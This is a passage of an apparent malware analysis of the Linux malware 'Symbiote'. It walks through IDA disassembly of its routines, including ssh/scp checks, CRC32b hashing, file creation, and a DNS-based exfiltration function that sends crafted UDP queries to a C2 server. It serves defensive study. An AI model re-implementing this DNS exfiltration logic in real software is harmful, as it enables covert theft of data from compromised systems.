
The purpose of this function is to detect the presence of the SCP/SSH executable and returns 0 if that’s the case:



```
.text:0000000000001E54
.text:0000000000001E54 loc_1E54:
.text:0000000000001E54 mov     rax, [rbp+var_8]
.text:0000000000001E58 mov     [rbp+rax+buf], 0
.text:0000000000001E5D lea     rax, [rbp+buf]
.text:0000000000001E61 lea     rsi, s2         ; "/usr/bin/ssh"
.text:0000000000001E68 mov     rdi, rax        ; s1
.text:0000000000001E6B call    _strcmp
.text:0000000000001E70 test    eax, eax
.text:0000000000001E72 jz      short loc_1E92

.text:0000000000001E74 lea     rax, [rbp+buf]
.text:0000000000001E78 lea     rsi, aUsrBinScp ; "/usr/bin/scp"
.text:0000000000001E7F mov     rdi, rax        ; s1
.text:0000000000001E82 call    _strcmp
.text:0000000000001E87 test    eax, eax
.text:0000000000001E89 jz      short loc_1E92

.text:0000000000001E8B mov     eax, 1
.text:0000000000001E90 jmp     short locret_1E97

.text:0000000000001E92
.text:0000000000001E92 loc_1E92:
.text:0000000000001E92 mov     eax, 0
```

Figure 22

Symbiote implements the CRC32b algorithm in a function called crc32b. The algorithm can be identified using the 0xEDB88320 constant:



```
.text:0000000000002EE2
.text:0000000000002EE2 loc_2EE2:
.text:0000000000002EE2 mov     rdx, [rbp+var_28]
.text:0000000000002EE6 mov     eax, [rbp+var_14]
.text:0000000000002EE9 cdqe
.text:0000000000002EEB lea     rax, [rdx+rax]
.text:0000000000002EEF movzx   eax, byte ptr [rax]
.text:0000000000002EF2 movzx   eax, al
.text:0000000000002EF5 mov     [rbp+var_C], eax
.text:0000000000002EF8 mov     eax, [rbp+var_C]
.text:0000000000002EFB xor     [rbp+var_8], eax
.text:0000000000002EFE mov     [rbp+var_10], 7
.text:0000000000002F05 jmp     short loc_2F2A
```


```
.text:0000000000002F2A
.text:0000000000002F2A loc_2F2A:
.text:0000000000002F2A cmp     [rbp+var_10], 0
.text:0000000000002F2E jns     short loc_2F07
```

```
.text:0000000000002F07
.text:0000000000002F07 loc_2F07:
.text:0000000000002F07 mov     eax, [rbp+var_8]
.text:0000000000002F0A and     eax, 1
.text:0000000000002F0D neg     eax
.text:0000000000002F0F mov     [rbp+var_4], eax
.text:0000000000002F12 mov     eax, [rbp+var_8]
.text:0000000000002F15 mov     edx, eax
.text:0000000000002F17 shr     edx, 1
.text:0000000000002F19 mov     eax, [rbp+var_4]
.text:0000000000002F1C and     eax, 0EDB88320h
.text:0000000000002F21 xor     eax, edx
.text:0000000000002F23 mov     [rbp+var_8], eax
.text:0000000000002F26 sub     [rbp+var_10], 1
```

```
.text:0000000000002F30
```

Figure 23


There is a function called create_file that can be used to create files. It calls the open method (0x441 = **O_WRONLY** | **O_CREAT** | **O_APPEND**):



```
.text:000000000000252C
.text:000000000000252C
.text:000000000000252C ; Attributes: bp-based frame
.text:000000000000252C
.text:000000000000252C create_file proc near
.text:000000000000252C
.text:000000000000252C file= qword ptr -18h
.text:000000000000252C fd= dword ptr -4
.text:000000000000252C
.text:000000000000252C ; __unwind {
.text:000000000000252C push    rbp
.text:000000000000252D mov     rbp, rsp
.text:0000000000002530 sub     rsp, 20h
.text:0000000000002534 mov     [rbp+file], rdi
.text:0000000000002538 mov     rax, [rbp+file]
.text:000000000000253C mov     edx, 1B6h
.text:0000000000002541 mov     esi, 441h        ; oflag
.text:0000000000002546 mov     rdi, rax         ; file
.text:0000000000002549 mov     eax, 0
.text:000000000000254E call    _open
.text:0000000000002553 mov     [rbp+fd], eax
.text:0000000000002556 cmp     [rbp+fd], 0FFFFFFFFh
.text:000000000000255A jz      short locret_2575
```

Figure 24

The process changes the permissions of a file to 0x1B6 = **S_IRUSR** | **S_IWUSR** | **S_IRGRP** | **S_IWGRP** | **S_IROTH** | **S_IWOTH**, which means that all users can read and write but cannot execute the file:




```
.text:000000000000255C mov     eax, [rbp+fd]
.text:000000000000255F mov     esi, 1B6h        ; mode
.text:0000000000002564 mov     edi, eax         ; fd
.text:0000000000002566 call    _fchmod
.text:000000000000256B mov     eax, [rbp+fd]
.text:000000000000256E mov     edi, eax         ; fd
.text:0000000000002570 call    _close
```

```
.text:0000000000002575
.text:0000000000002575 locret_2575:
.text:0000000000002575 leave
.text:0000000000002576 retn
.text:0000000000002576 ; } // starts at 252C
.text:0000000000002576 create_file endp
.text:0000000000002576
```

Figure 25


In the function called dns, the ELF binary retrieves the current process ID that is converted from host byte order to network byte order using htons:



```
.text:0000000000002B6B
.text:0000000000002B6B
.text:0000000000002B6B ; Attributes: bp-based frame
.text:0000000000002B6B
.text:0000000000002B6B dns proc near
.text:0000000000002B6B
.text:0000000000002B6B var_248= qword ptr -248h
.text:0000000000002B6B addr= sockaddr ptr -240h
.text:0000000000002B6B buf= byte ptr -230h
.text:0000000000002B6B var_30= qword ptr -30h
.text:0000000000002B6B s= qword ptr -28h
.text:0000000000002B6B var_20= qword ptr -20h
.text:0000000000002B6B fd= dword ptr -14h
.text:0000000000002B6B
.text:0000000000002B6B ; __unwind {
.text:0000000000002B6B push    rbp
.text:0000000000002B6C mov     rbp, rsp
.text:0000000000002B6F push    rbx
.text:0000000000002B70 sub     rsp, 248h
.text:0000000000002B77 mov     [rbp+var_248], rdi
.text:0000000000002B7E lea     rax, [rbp+buf]
.text:0000000000002B85 mov     [rbp+var_30], rax
.text:0000000000002B89 call    _getpid
.text:0000000000002B8E movzx   eax, ax
.text:0000000000002B91 mov     edi, eax        ; hostshort
.text:0000000000002B93 call    _htons
```

Figure 26


The malware calls a function named ChangetoDnsNameFormat that will be explained below:



```
.text:0000000000002C2B mov     edi, 1          ; hostshort
.text:0000000000002C30 call    _htons
.text:0000000000002C35 mov     rdx, [rbp+var_30]
.text:0000000000002C39 mov     [rdx+4], ax
.text:0000000000002C3D mov     rax, [rbp+var_30]
.text:0000000000002C41 mov     word ptr [rax+6], 0
.text:0000000000002C47 mov     rax, [rbp+var_30]
.text:0000000000002C4B mov     word ptr [rax+8], 0
.text:0000000000002C51 mov     rax, [rbp+var_30]
.text:0000000000002C55 mov     word ptr [rax+0Ah], 0
.text:0000000000002C5B lea     rax, [rbp+buf]
.text:0000000000002C62 add     rax, 0Ch
.text:0000000000002C66 mov     [rbp+s], rax
.text:0000000000002C6A mov     rdx, [rbp+var_248]
.text:0000000000002C71 mov     rax, [rbp+s]
.text:0000000000002C75 mov     rsi, rdx
.text:0000000000002C78 mov     rdi, rax
.text:0000000000002C7B call    ChangetoDnsNameFormat
.text:0000000000002C80 mov     rax, [rbp+s]
.text:0000000000002C84 mov     rdi, rax        ; s
.text:0000000000002C87 call    _strlen
.text:0000000000002C8C lea     rdx, [rax+0Dh]
.text:0000000000002C90 lea     rax, [rbp+buf]
.text:0000000000002C97 add     rax, rdx
.text:0000000000002C9A mov     [rbp+var_20], rax
.text:0000000000002C9E mov     edi, 1          ; hostshort
.text:0000000000002CA3 call    _htons
.text:0000000000002CA8 mov     rdx, [rbp+var_20]
.text:0000000000002CAC mov     [rdx], ax
.text:0000000000002CAF mov     edi, 1          ; hostshort
.text:0000000000002CB4 call    _htons
```

Figure 27


The malicious process creates a socket that will be used to communicate with the C2 server (0x2 = **AF_INET**, 0x2 = **SOCK_DGRAM**, 0x11 = **IPPROTO_UDP**). The C2 server address is converted from dotted decimal notation to an integer using the inet_addr method:



```
.text:0000000000002CB9 mov     rdx, [rbp+var_20]
.text:0000000000002CBD mov     [rdx+2], ax
.text:0000000000002CC1 mov     edx, 11h        ; protocol
.text:0000000000002CC6 mov     esi, 2          ; type
.text:0000000000002CCB mov     edi, 2          ; domain
.text:0000000000002CD0 call    _socket
.text:0000000000002CD5 mov     [rbp+fd], eax
.text:0000000000002CD8 mov     [rbp+addr.sa_family], 2
.text:0000000000002CE1 mov     edi, 35h ; '5'  ; hostshort
.text:0000000000002CE6 call    _htons
.text:0000000000002CEB mov     word ptr [rbp+addr.sa_data], ax
.text:0000000000002CF2 lea     rdi, dnserver   ; cp
.text:0000000000002CF9 call    _inet_addr
```

Figure 28


The sendto function is utilized to send data to the C2 server:



```
.text:0000000000002CFE mov     dword ptr [rbp+addr.sa_data+2], eax
.text:0000000000002D04 lea     rax, [rbp+addr]
.text:0000000000002D0B mov     ebx, 0
.text:0000000000002D10 mov     rbx, rax
.text:0000000000002D13 mov     rax, [rbp+s]
.text:0000000000002D17 mov     rdi, rax        ; s
.text:0000000000002D1A call    _strlen
.text:0000000000002D1F lea     rdx, [rax+11h]  ; n
.text:0000000000002D23 lea     rsi, [rbp+buf]  ; buf
.text:0000000000002D2A mov     eax, [rbp+fd]
.text:0000000000002D2D mov     r9d, 10h        ; addr_len
.text:0000000000002D33 mov     r8, rbx         ; addr
.text:0000000000002D36 mov     ecx, 0          ; flags
.text:0000000000002D3B mov     edi, eax        ; fd
.text:0000000000002D3D call    _sendto
.text:0000000000002D42 add     rsp, 248h
.text:0000000000002D49 pop     rbx
.text:0000000000002D4A leave
.text:0000000000002D4B retn
.text:0000000000002D4B ; } // starts at 2B6B
.text:0000000000002D4B dns endp
.text:0000000000002D4B
```

Figure 29

The function called ChangetoDnsNameFormat prepares the structure of the request for DNS data exfiltration:



```
.text:0000000000002ABA ChangetoDnsNameFormat proc near
.text:0000000000002ABA
.text:0000000000002ABA s= qword ptr -30h
.text:0000000000002ABA var_28= qword ptr -28h
.text:0000000000002ABA var_18= dword ptr -18h
.text:0000000000002ABA var_14= dword ptr -14h
.text:0000000000002ABA
.text:0000000000002ABA ; __unwind {
.text:0000000000002ABA push    rbp
.text:0000000000002ABB mov     rbp, rsp
.text:0000000000002ABE push    rbx
.text:0000000000002ABF sub     rsp, 28h
.text:0000000000002AC3 mov     [rbp+var_28], rdi
.text:0000000000002AC7 mov     [rbp+s], rsi
.text:0000000000002ACB mov     [rbp+var_18], 0
.text:0000000000002AD2 mov     [rbp+var_14], 0
.text:0000000000002AD9 jmp     short loc_2B3D
```

